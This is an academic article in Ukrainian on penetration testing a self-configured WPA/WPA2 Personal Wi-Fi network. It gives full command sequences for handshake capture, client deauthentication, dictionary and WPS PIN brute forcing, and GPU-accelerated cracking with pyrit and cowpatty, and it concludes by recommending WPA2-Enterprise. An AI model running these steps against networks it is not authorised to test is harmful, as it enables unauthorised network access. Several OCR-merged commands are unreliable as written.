УДК 004.056
DOI: 10.31673/2409-7292.2022.035564

Гуренко М.В., Круогла А.В.

ДОСЛІДЖЕННЯ ЗАХИЩЕНОСТІ WI-FI МЕРЕЖІ З WPA/WPA2 PERSONAL ШИФРУВАННЯМ

У статті шляхом тестування на проникнення досліджується захищеність бездротової Wi-Fi мережі з WPA/WPA2 Personal шифруванням. Розроблено рекомендації щодо конфігурування бездротової мережі: використання алгоритму забезпечення безпеки WPA2-Enterprise; використання Radius сервера, налаштованого на автентифікацію за допомогою пари логін-пароль; додаткове впровадження СМС-сервісу для підтвердження своєї особи та ін.

Ключові слова: Wi-Fi, WPA/WPA2 Personal, тестування на проникнення.

Вступ

Бездротові мережі стають все більш важливим ресурсом в умовах розвитку корпоративних та домашніх технологій. Зі збільшенням популярності бездротових мереж та ідей розумного будинку для підвищення ступеня комфортності та об'єднання всіх систем в єдину мережу з єдиним центром управління часто використовуються бездротові технології, і одним з перших постає питання забезпечення безпеки таких мереж, адже від цього починає залежати життя та здоров'я людини, а не лише безпека даних. Таким чином, аспекти безпеки є актуальними навіть для бездротових мереж, що не мають виходу в Інтернет, але передають особисті дані або інформацію, що становить комерційну таємницю.

Уразливості Wi-Fi мережі

Радіоканал у межах доступності Wi-Fi роутера, за допомогою якого здійснюється передача даних, схильний до легкого втручання з метою отримання несанкціонованого доступу до ресурсів та інформації. У стандартах, що регламентують роботу Wi-Fi, передбачені як автентифікація, так і шифрування, але ці елементи захисту мають свої вади та слабкі місця.

Шифрування впливає на швидкість передачі даних, і часто воно відключається адміністратором для оптимізації трафіку в бездротовій мережі. Перший стандарт шифрування Wired Equivalent Privacy був дискредитований знаходженням уразливостей в алгоритмі розподілу ключів RC4. Це трохи загальмувало розвиток ринку бездротових Wi-Fi мереж і викликало створення інститутом інженерів електротехніки та електроніки (IEEE) групи 802.11i для розробки нового стандарту безпеки, що враховує відомі вразливості WEP, що забезпечує 128-бітове шифрування AES та автентифікацію для захисту даних, що передаються. Альянс Wi-Fi у 2003 представивши своє бачення цього стандарту, так званий проміжний варіант цього стандарту Wi-FiProtectedAccess (WPA). Wi-FiProtectedAccess використовує протокол цілісності тимчасових ключів TemporalKeyIntegrityProtocol (TKIP). Також у ньому почали використовувати метод підрахунку контрольної суми: MIC (MessageIntegrityCode), яка стала дозволяти перевіряти цілісність переданих пакетів. У 2004 альянс Wi-Fi випустили новий, що набрав великої популярності на сьогоднішній день, стандарт WPA2, який є покращенням стандарту WPA. Основна різниця між стандартами WPA та WPA2 полягає у технології шифрування: WPA – TKIP та WPA2 – AES. Стандарт WPA2 дозволяє забезпечити більш високий рівень захисту бездротової мережі, оскільки TKIP дозволяє створювати ключі завдовжки лише до 128 біт, а AES – вже до 256 біт.

Метою статті є практичне дослідження стійкості Wi-Fi мережі шляхом тестування на проникнення.

Тестування на проникнення

Перейдемо до тестування на проникнення в мережу, організовану бездротовою точкою доступу із встановленим на ній для авторизації WPA/WPA2 Personal шифруванням. Для цього нам потрібна бездротова точка доступу. Я налаштував із зазначенням наступних параметрів:

назва – pentest_router;

пароль – дізнаємось наприкінці;

тип шифрування – WPA.

Для початку нам потрібно залогінитись під обліковим записом root. Або будь-який інший, але тоді перед кожною командою потрібно вводити sudo.

Відкриваємо термінал (ctrl + alt + t) та для визначення драйвера вводимо команду:

airmon-ng

Рис. 1 – Перегляд драйвера мережевої карти

Виведення команди показує список бездротових карт, які підтримують режим монітора. Якщо жодні карти не вказані, потрібно перепідключити адаптер і переконатися, що він підтримує режим моніторингу. Якщо використовується вбудований адаптер, він не підтримує режим дисплея, тоді потрібно використовувати зовнішній за допомогою режиму дисплея. У виведенні команди можна переконатися, що моя карта підтримує моніторинг і називається wlan0

Далі нам потрібно перевести нашу картку в режим моніторингу, для цього виконаємо команди:

airmon-ng start wlan0

Рис. 2 – Переведення мережевої картки в режим моніторингу

Червоним виділено виведення команди, що означає, що режим мониторингу увімкнено та інтерфейс називається mon0.

Наступним кроком буде увімкнення режиму прослуховування для визначення доступних Wi-Fi мереж, для цього виконаємо команду:

airodump-ng mon0



Рис. 3 – Список бездротових мереж

На рисунку виділено мережу, яку ми створили та використовуємо для тестування атаки.

Далі нам потрібно використати команду

airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0, де-c – номер каналу

--bssid – фізична адреса точки доступу

-w шлях, куди записуватимемо перехоплений початковий обмін пакетами, так званий handshake.

Для того щоб перехопити handshake нам потрібно після запуску виконання вищезгаданої команди дочекатися поки хтось підключиться до мережі, або, при наявному

вже підключеному клієнті, потрібно зробити деавторизацію клієнта, що підключеного в даний момент. Для виконання цього кроку може знадобитися багато часу, якщо активні підключення будуть відсутні. Ми підключимо будь-який інший пристрій до відомої мережі, емулюючи активність.

Рис. 4 – Перегляд підключених клієнтів

На рисунку 4 бачимо підключеного клієнта, де виділення червоним, меншим за розміром – фізична адреса клієнта.

Для виконання деавторизації клієнта нам потрібно, не закриваючи термінал, відкрити другий і виконати команду:

aireplay-ng –0 2 –a 00:14:BF:E0:E8:D5 –c 4C:EB:42:59:DE:31 mon0, де

-0 – ключ для проведення деавторизації

2 – кількість пакетів деавторизації

-a – фізична адреса точки доступу

-c – фізична адреса клієнта

mon0 – наш інтерфейс, який використовується для атаки

Рис. 5 – Виконання деавторизації клієнта

Якщо все пройшло успішно, побачимо повідомлення в терміналі:

Рис. 6 – Перехоплення handshake

Потрібне нам повідомлення:

Рис. 7 – Перехоплений handshake

Отримавши це повідомлення можемо переходити до наступного кроку, інакше повторювати попередню команду доти, доки не отримаємо у виведенні повідомлення про отримання handshake'a перехоплення handshake. Тепер ми можемо натиснути клавіші ctrl+c в терміналі, в якому виконується aireplay. Не варто одразу закривати термінал.

Після цього ми можемо переходити до злому - використовуватимемо спосіб перебору. Для цього нам знадобиться словник паролів. Його можна легко знайти на просторах інтернету або створити свій, дотримуючись лише кількох правил синтаксису: один пароль = один рядок і жодних пробілів перед і після і розширення файлу –.txt‖.

Приступимо до методу перебору пароля, для цього потрібно виконати команду
aircrack-ng –a2 –b 00:14:BF:E0:E8:D5 –w /root/wpa.txt root/Desktop/*.cap

Рис. 8 – Запуск перебору паролів

-a- це метод атаки з використанням наявного рукостискання (handshake'a),
2 – WPA
-b – фізична адреса атакованої точки доступу
-w – шлях до словника з розширенням – .txt‖
/root/Desktop/*.cap – директорія для збереження cap файлу, що містить пароль.



Рис. 9 – Результат перебору паролів

На рисунку вище після перебору 192 комбінацій у словнику ми знайшли наш пароль. Цей метод не є оптимальним, т.к. якщо словник на кілька тисяч комбінацій, перебір виходить дуже довгим і часто трапляється, що пароля, встановленого на роутері, немає у нашому словнику. Такий спосіб зручний для перебору найпопулярніших комбінацій, таких як: 12345678, qwertyui і т.д. У разі складних паролів цей спосіб може мати жодного успіху. Але ми просто так не здамося, спробуємо розглянути ще один випадок. Наприклад, наша точка доступу також налаштована на WPS підключення (підключення за пін-кодом або натискання клавіші на самому роутері).

Для цього ми виконаємо дії, що і з методом перебору, до кроку визначення точки доступу та її каналу (дії ідентичні). Повторю результат, який нам потрібний:



Рис. 10 – Перевірка WPS

Перевіряємо, чи WPS на точці доступу командою
wash -i mon0

Якщо точки доступу немає у списку, то пробуємо іншу. Наше є, так як ми налаштували WPS для тестування даного методу.

Далі починаємо перебір пін-кодів командою reaver -i mon0 -b 1C:BD:B9:B5:C6:B9 -a -vv
де mon0 – інтерфейс з якого виконуємо атаку

-b – фізична адреса точки доступу

-a – автоматичне визначення параметрів злому

-vv – діагностичні повідомлення В результаті пішов перебір пінів:

```
Reaver v1.4 WiFi Protected Setup Attack Tool Copyright (c) 2011, Tac
effner@tacnetsol.com
[+] Waiting for beacon from 1C:BD:B9:B5:C6:B9
[+] Switching mon0 to channel 1
[+] Switching mon0 to channel 2
[+] Associated with 1C:BD:B9:B5:C6:B9 (ESSID: iformula.ru 193.240)
[+] Trying pin 12345670
```

Рис. 11 – Старт перебору пін кодів Приблизно через 10-12 годин ми отримуємо:

```
[+] WPS PIN: '80369424'
[+] WPA PSK: 'TryT0H4CkMe'
[+] AP SSID: 'iformula.ru 193.240'
```

Рис. 12 – Знайдений пін код

Ось таким теж довгим, але найвірогіднішим способом можемо отримати і WPSпін і WPAkey.

Різними ключами, доступними за командою reaver –h, можна прискорити процес не більше ніж удвічі, або вказати будь-які специфічні параметри для зламування конкретної точки доступу. Вищезазначені способи є не найоптимальнішими, адже може статися так, що WPS вимкнено, пароль встановлений досить великою довжиною, так як встановлювати можна від 8 до 63 символів, і тоді перебір може закінчитися за кілька років, але це неактуально. Проте, проаналізувавши загальнодоступну інформацію, дізнаємось про райдужні таблиці. «В результаті SQL-ін'єкції на сайті RockYou хакерам вдалося затягнути 32 мільйони паролів відкритим текстом. З того моменту і розпочалася нова епоха. Гігантська база даних дозволила розробникам ПЗ на зло паролів повністю переробити словники, якими здійснюється брутфорс. Замість «теоретичних» словників вони з'явилися справжніми словниками з реальними паролями. База RockYou досі залишається унікальним, найкращим ресурсом для зламу.

Рис. 13 – Райдужні таблиці

Тому скористаємося інструментом, що є у вільному доступі, і проведемо атаку на мережу з використанням «райдужних таблиць». Для проведення атаки потрібно встановити пропрієтарний fglrx драйвер, для цього послідовно виконаємо команди:

Оновлення системи:

apt-get update

apt-getdist-upgrade

встановлення хедерів Linux та рекомендованих програм apt-get install firmware-linux-nonfree

apt-get install amd-opencl-icd

apt-get install linux-headers-$(uname -r)
Установлення драйверів fglrx та контрольної панелі
apt-get install fglrx-atieventsdfglrx-driver fglrx-control fglrx-modules-dkms –y
Тестування установки
fglrxinfo fgl_glxgears



Рис. 14 –Тестування коректності встановлення драйвера

Тепер нам необхідно згенерувати xorg.conf
aticonfig --initial -f
файл xorg.conf буде розміщено у каталозі /etc/X11.
Далі нам потрібно оновити файл grub.cfg та перезавантажити ноутбук, для цього відкриваємо grub.cfg командою:
leafpad /boot/grub/grub.cfg знаходимо секцію:

```
### BEGIN /etc/grub.d/10_linux ###
menuentry 'Kali GNU/Linux, с Linux 3.18.0-kali3-amd64' --class kali --class gnu-linux --class gnu --class os {
load_video
insmod gzio
insmod part_msdos
insmod ext2
set root='(hd0,msdos1)'
search --no-floppy --fs-uuid --set=root 4b5ccc43-ae6f-4cca-bf7d-0344af8644c6
echo 'Загружается Linux 3.18.0-kali3-amd64 ...'
linux /boot/vmlinuz-3.18.0-kali3-amd64 root=UUID=4b5ccc43-ae6f-4cca-bf7d-0344af8644c6 ro initrd=/install/gtk/initrd.gz quiet
echo 'Загружается начальный ramdisk ...'
initrd /boot/initrd.img-3.18.0-kali3-amd64
}
```

Рис. 15 – Сегмент конфігураційного файлу grub.cfg

І на кінець наступного рядка додаємо radeon.modeset=0, тобто. має вийти так:

```
linux /boot/vmlinuz-3.18.0-kali3-amd64 root=UUID=4b5ccc43-ae6f-4cca-bf7d-0344af8644c6 ro initrd=/install/gtk/initrd.gz quiet r
adeon.modeset=0
```

Рис. 16 – Потрібний рядок

Зверніть увагу: значення UUID, яке в моєму випадку 4b5ccc43-ae6f-4cca-bf7d-0344af8644c6, може бути різним на кожному ПК. Чи не перезаписуйте ваше значення моїм.
Зберігаємо файл і перезавантажуємо ноутбук командою:
Reboot
Після перезавантаження нам потрібно перевірити, чи встановлено модуль fglrx, командою lsmod | grepfglrx
В результаті має бути висновок приблизно наступного змісту

```
fglrx 8679112 140
button 12988 1 fglrx
```

Рис. 17 – Перевірка коректності установки модуля fglrx

Далі нам потрібно встановити AMDAPPSDK 3.0 Beta, для встановлення спочатку скачем зі сторінки завантаження архівів AMD, доступне за посиланням http://developer.amd.com/tools-and-sdks/opencl-zone/amd-accelerated-parallel-pro-cessing-app-sdk/

Переходимо до установки SDK, виконаємо наступні команди: mkdiramdappsdk – створюємо папку mv/root/Downloads/AMD-APP-SDK-v3.0-0.113.50-Beta-linux64.tar.bz2 amdappsdk/ – копіюємо завантажений архів у створену папку cdamdappsdk – переходимо до створеної папки tarxvjfAMD-APP-SDK-v3.0-0.113.50-Beta-linux64.tar.bz2 – розпаковуємо архів shAMD-APP-SDK-v3.0-0.113.50-Beta-linux64.sh – запускаємо установник.

Дотримуючись інтерактивної інструкції проходимо установку до кінця і найголовніше, коли програма запитає шлях установки, натискаємо Enter, щоб встановити в папку за замовчуванням, а саме /opt - що нам і потрібно

Далі нам потрібно відредагувати файл /root/.bashrc, виконаємо команду leafpad /root/.bashrc і в кінець файлу допишемо

```
# AMD APP SDK
export AMDAPPSDKROOT=/opt/AMDAPPSDK-3.0-0-Beta/
export AMDAPPSDKSAMPLESROOT=/opt/AMDAPPSDK-3.0-0-Beta/
export LD_LIBRARY_PATH=${AMDAPPSDKROOT}lib/x86_64:${LD_LIBRARY_PATH}
export ATISTREAMSDKROOT=$AMDAPPSDKROOT
```

Рис. 18 – Необхідний конфігураційний файл

Зберігаємо зміни та потім у терміналі виконуємо команду: source ~/.bashrc

Перевірити успішність установки та початкового налаштування можемо командою: env | grep -i amd

виведення має бути приблизно наступного виду:

```
AMDAPPSDKSAMPLESROOT=/opt/AMDAPPSDK-3.0-0-Beta/
LD_LIBRARY_PATH=/opt/AMDAPPSDK-3.0-0-Beta/lib/x86_64:
ATISTREAMSDKROOT=/opt/AMDAPPSDK-3.0-0-Beta/
AMDAPPSDKROOT=/opt/AMDAPPSDK-3.0-0-Beta/
```

Рис. 19 – Виведення команди env | grep -Iamd

Далі нам потрібно встановити CAL++

Тепер нам потрібно підготуватися для наступного кроку, виконаємо команди:

svncheckouthttps://github.com/clockfort/amd-app-sdk-fixes/trunk/include/CAL;

$AMDAPPSDKROOT/include/CAL apt-get install cmakelibboost-all-dev

Шукаємо сам CAL++ за посиланням: https://sourceforge.net/projects/calpp/files/calpp-0.90/calpp-0.90.tar.gz/download

Встановлюємо CAL++ cd ~/Downloads

tar-xvfcalpp-0.90.tar.gz cd calpp-0.90/

Нам потрібно відредагувати файл CMakeLists.txt, для цього виконаємо команду:

leafpad CMakeLists.txt

Знаходимо рядки, що починаються з FIND_LIBRARY та FIND_PATH та поміняємо на:

```
FIND_LIBRARY( LIB_ATICALCL aticalcl PATHS "$ENV{ATISTREAMSDKROOT}" )
FIND_LIBRARY( LIB_ATICALRT aticalrt PATHS "$ENV{ATISTREAMSDKROOT}" )
FIND_PATH( LIB_ATICAL_INCLUDE NAMES cal.h calcl.h PATHS "$ENV{ATISTREAMSDKROOT}/include/CAL" )
```

Рис. 20 – Результат зміни файлу

Зберігаємо відредагований файл та закриваємо його. Далі для встановлення виконуємо команди:

cmake . –.Обов'язкова make

makeinstall

Заключним підготовчим етапом буде встановлення Pyrit Pyritдозволяє нам створювати масивні бази даних, попередньо прораховувати частину фази аутентифікації IEEE 802.11 WPA/WPA2-PSK з компромісними витратами часу та місця. Використання обчислювальної потужності багатопроцесорних систем та інших платформ, у тому числі ATI-Stream, Nvidia CUDA, OpenCL та VIA Padlock, - це на даний момент найбільш потужний вектор атаки на протоколи безпеки, що найбільш використовуються.

Для встановлення виконаємо наступні команди:

• apt-getinstalllibpcap-dev – встановлюємо бібліотеку, що бракує,

• svncheckout http://pyrit.googlecode.com/svn/trunk/ pyrit_svn – завантажуємо pyrit

• cdpyrit_svn/pyrit/ -переходимо в папку

• ./setup.pybuildinstall – запускаємо установку

Установка плагіна CAL++

• Переходимо до папки командою: cd ../cpyrit_calpp/

• редагуємо файл setup.py, для цього введемо команду: leafpad setup.py

• знаходимо рядок:VERSION = '0.4.0-dev' і вводимо: VERSION = '0.4.1-dev'

• знаходимо у файлі рядок: CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include')) і наводимо його до вигляду: CALPP_INC_DIRS.append(os.path.join (CALPP_INC_DIR, 'include/CAL'))

Зберігаємо внесені зміни та закриваємо редагування файлу.

Далі вводимо команду: ./setup.py buildinstall. Буде кілька попереджень, але не повинно бути помилок. Тестуємо pyrit командою pyritlist_cores



Рис. 21 – Список ядер

Для наочності виконаної роботи наведу два приклади роботи. Перший без CAL++

Рис. 22 –Швидкість перебору парольних фраз без CAL++

Бачимо 4037,9 PMKs/s. Другий із CAL++



Рис. 23 – Швидкість перебору парольних фраз із CAL++

Бачимо 33129,5 PMKs/s

У PMKs/s вимірюється швидкість, звана SpeedHashcat – що у перекладі означає швидкість перебору хешів (результату виконання підрахунку хеш функцій). Нам потрібно захопити «рукостискання» він-же «handshake». Для початку переведемо мережевий адаптер в режим моніторингу.Для захоплення handshake можна скористатися утилітою, що автоматизує наші дії, яка називається wifite і йде за замовчуванням в KaliLinux.

Введемо команду - wifite

Ви можете як ключі вказати тип шифрування (WEP, WPA, WPA2), якщо ви хочете вивести бездротові мережі з конкретним типом шифрування.

Коли програма закінчить роботу, ми побачимо доступні точки доступу, а також запрошення для введення точок доступу, з яким ви хочете "handshake". Я обрав 1 і 2, для цього ввівши без лапок «1,2» і натиснувши ENTER, якщо ви хочете вибрати все відразу, то потрібно замість «1,2» (без лапок) вписати "all" (без лапок). Після того, як натиснули Enter, звернемо увагу на висновок. Дуже довго на першій точці доступу нічого не відбувалося і щоб не гаяти годину я натиснув клавіші ctrl+c. Далі програма запитала



Рис. 24 – Діалогове вікно

І тут виявилася зручна функція, так як у реченні було натиснути клавішу "c" для атаки на інші обрані точки, або "e" для виходу. Я натиснувши "c" і через кілька секунд отримав "handshake", це "рукостискання" було збережено у файлі: /root/hs/BigPond_58-98-35-E9-2B-8D.cap. Після того, як захоплення відбулося, і точок доступу більше немає, програма автоматично завершить своє виконання, і ви отримаєте командний рядок.

Тепер, коли у нас є файл із захопленим «рукостисканням», ми можемо піти двома шляхами:

1. Використовувати атаку за словником
2. Використовувати атаку «грубою силою»

У зв'язку з тим, що за статистикою, кожна п'ята точка доступу матиме пароль зі словника rockyou, який поповнюється новими паролями після кожного витоку в інтернеті, розглянемо спочатку атаку за словником.

Завантажуємо актуальну версію словника за посиланням: https://wiki.skullsecurity.org/index.php?title=Passwords

Скопіюємо файл словника до каталогу root, виконавши команду: cp /usr/share/wordlists/rockyou.txt.gz

Розпакуємоархів, виконавши команду: gunziprockyou.txt.gz

Відповідно до IEEE 802.11 довжина пароля повинна бути не менше 8 символів і не більше 63, давайте очистимо наш словник і приберемо всі записи, які не задовольняють умову: 7 < кількість символів у записі < 64, виконаємо це наступною командою:

cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt де –m 8 –мінімальна довжина символів,

- - M 63 максимальна довжина символів
- sort - відсортувати
- uniq – тільки унікальні записи
- >newrockyou.txt – вихідний файл після сортування.

Тепер дізнаємось, скільки унікальних комбінацій залишилося, командою: wc –lnewrockyou.txt

Висновок команди нам видав 9605346 записів = паролів. Виконавши команду:

wc –lrockyou.txt

Вивід команди нам видав 14342346 записів = паролів.

Отже, ми зробили файл коротшим, що означає, що ми можемо протестувати наш словник у більш стислий термін, тепер перейменуємо наш файл і зробимо його у вигляді: wpa2.lst, командою: mv newrockyou.txt wpa.lst

Наступним кроком буде створення ESSID у базі даних Pyrit, для цього виконаємо команду: pyrit -eBigPondcreate_essid, де BigPond назва нашої бездротової мережі. Потім нам потрібно імпортувати наш відсортований та перейменований словник у базу даних pyrit, для цього виконаємо команду: pyrit -i /root/wpa.lstimport_passwords. Створюємо наші "райдужні таблиці", використовуючи пакетний (batch) процес, для цього виконаємо команду: pyritbatch

Тепер сам процес злому. У нас є пара варіантів: 1). Використовуючи Pyrit. 2). Використовуючи Cowpatty.

Використовуватимемо атаку на «рукостискання» з бази даних, використовуючи Pyrit, для цього введемо команду: pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap attack_db, де hs/ - файл із захопленим handshake'ом, attac_db – використовувана база даних. Час виконання кілька хвилин, щоб пройти по всій таблиці бази даних. Швидкість у виведенні команди сягала 159186.00 PMKs/s. І якщо встановлений пароль був у базі даних, він визначається за кілька хвилин. Очевидно, що це швидше за перші два способи.

Продовжимо шукати найоптимальніший спосіб, для цього спробуємо скористатися cowpatty для проведення нашої атаки, введемо наступну команду: pyrit -e BigPond -o cow.outexport_cowpatty Після запуску процесу перебору, командою: cowpatty -d cow.out -s BigPond -r hs/BigPond_58-98-35-E9-2B-8D.cap

Після введення команди буде перевірено великий список паролів на відповідність хеш файлу. Це продовжуватиметься до перебору всіх паролів. Як тільки у файлі словника буде знайдено відповідний пароль, процес злому зупиниться, і вам буде виведено пароль. Швидкість у момент перебору склала 164 823 PMKs/s. Цей спосіб я вважаю найефективнішим і найшвидшим. Дуже зручно за допомогою засобів автоматизації деяких процесів швидко перевіряти безпеку мережі.

Висновок

У ході розгляду алгоритмів забезпечення безпеки було виявлено, що алгоритм WPA2-Enterprise на сьогодні є найстійкішим проти зловмисників. Цей алгоритм підтримує дво- та більш факторну автентифікацію. Крім пароля для підключення до точки доступу є можливість задавати пару логін та пароль для конкретного користувача, які будуть використовуватись при автентифікації на сервері Radius. Крім простої пари логін/пароль, можна настроїти Radius сервер таким чином, що потрібно підтвердження, отримане в смс або будь-яким іншим способом. Така аутентифікація дозволяє відкинути більшість зловмисників, тому що складно відстежити процес аутентифікації.

Перелік посилань

1. IEEE 802.11 // wikipedia URL: https://ua.wikipedia.org/wiki/IEEE_802.11.
2. IEEE 802.11: Wireless LANs // IEEE-SA URL http://standards.ieee.org/about/get/802/802.11.html .
3. IEEE 802.11n // wikipediaURL: https://ua.wikipedia.org/wiki/IEEE_802.11n.
4. Рошан П., «Основи побудови бездротових локальних мереж стандарту 802.11. Практичний посібник з вивчення, розробки та використання бездротових ЛОМ стандарту 802.11» / П.Рошан, Д.Лієрі. - М: CiscoPress Переклад з англійської. Видавничий дім "Вільямс", 2009р.
5. Мауфер Т., "WLAN: практичне керівництво для адміністраторів та професійних користувачів" / Т.Мауфер. - М.: КУДИЦЬ-Образ, 2005р.
6. Хабракен Д., Домашні бездротові мережі/Д.Хабракен – М: НТ-Прес, 2009.
7. WPA2 на захисті бездротових мереж Wi-Fi // Техноріум URL: http://www.technorium.ua/cisco/wireless/wpa2.shtml.
8. Чому паролі ніколи не були такими слабкими, як зараз // "Хакер" URL: https://xakep.ru/2012/08/21/59192/.

Надійшла: 07.09.2022 Рецензент: д.т.н., доцент Ахрамович В.М.